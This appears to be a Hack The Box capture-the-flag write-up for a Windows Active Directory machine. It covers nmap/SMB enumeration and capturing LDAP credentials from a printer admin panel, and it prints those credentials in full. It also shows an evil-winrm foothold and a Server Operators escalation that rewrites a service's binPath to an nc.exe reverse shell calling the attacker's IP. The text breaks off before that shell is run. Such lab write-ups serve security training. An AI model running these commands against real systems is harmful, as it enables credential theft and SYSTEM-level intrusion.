
 https://app.hackthebox.com/machines/401
Introduction
In this machine, I’ll abuse a printer web admin panel to get LDAP credentials, which can also be used for WinRM. The account is in the Server Operators group, which allows to modify, start, and stop services. I’ll abuse this to get a shell as SYSTEM.
enumeration
nmap scan
$nmap -sC -sV -oN nmap_scan -Pn 10.10.11.108

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-17 22:09:54Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 18m32s
| smb2-time:
|   date: 2025-10-17T22:10:40
|_  start_date: N/A
- there is a web server Microsoft on port 80 , and kerberos and SMB … that mean this machine use AD
- the domain is
return.localand host isPRINTER.return.local
SMB
- SMB does not allow NULL or guest session
$smbclient -N -L //10.10.11.108/
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.108 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
web page - port 80
- visiting
http://$IP:80

- in setting , we found username and host name
Info
If an attacker changes the “Server Address” to point to their own machine and sets up something that pretends to be LDAP, the printer will try to connect and authenticate, leaking credentials in the process. That’s why enterprises must:
- Restrict who can access printer web panels.
- Require HTTPS and admin authentication.
- Use LDAPS (port 636) with mutual TLS so credentials aren’t exposed.
- Audit and rotate service account passwords frequently.
Foothold
- So if we run a listener in our machine on port 389 (LDAP) and change the server address with our own IP address and send a request , we can get the password the server uses for authentication

new Creds
svc-printer:1edFg43012!!
- with new creds , we can get a foothold in
printerhost using the following command
evil-winrm -i $IP -u svc-printer -p '1edFg43012!!'
Privilege escalation
- the user is a member of
Server Operatorgroup
*Evil-WinRM* PS C:\Users\svc-printer\Documents> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment

...SNIP...

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
this is group has permission to manage the service on the host . and the services in windows run as
systemuser . so if we change a service already exist to run a malicious code , it will run assystemuser
https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/
exploit
- upload the
netcat.exebinary to the compromised host
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload nc.exe

*Evil-WinRM* PS C:\Users\svc-printer> services

Path                                                                                                                 Privileges Service
----                                                                                                                 ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                  True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                              True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                           True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                 False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                                     True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                                        True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                                             True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                                            True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe" - change the binary path of the service VMTools
*Evil-WinRM* PS C:\Users\svc-printer\Documents>sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.76 3333"
[SC] ChangeServiceConfig SUCCES- run a listener in our host , then in compromised host , we will stop and run the service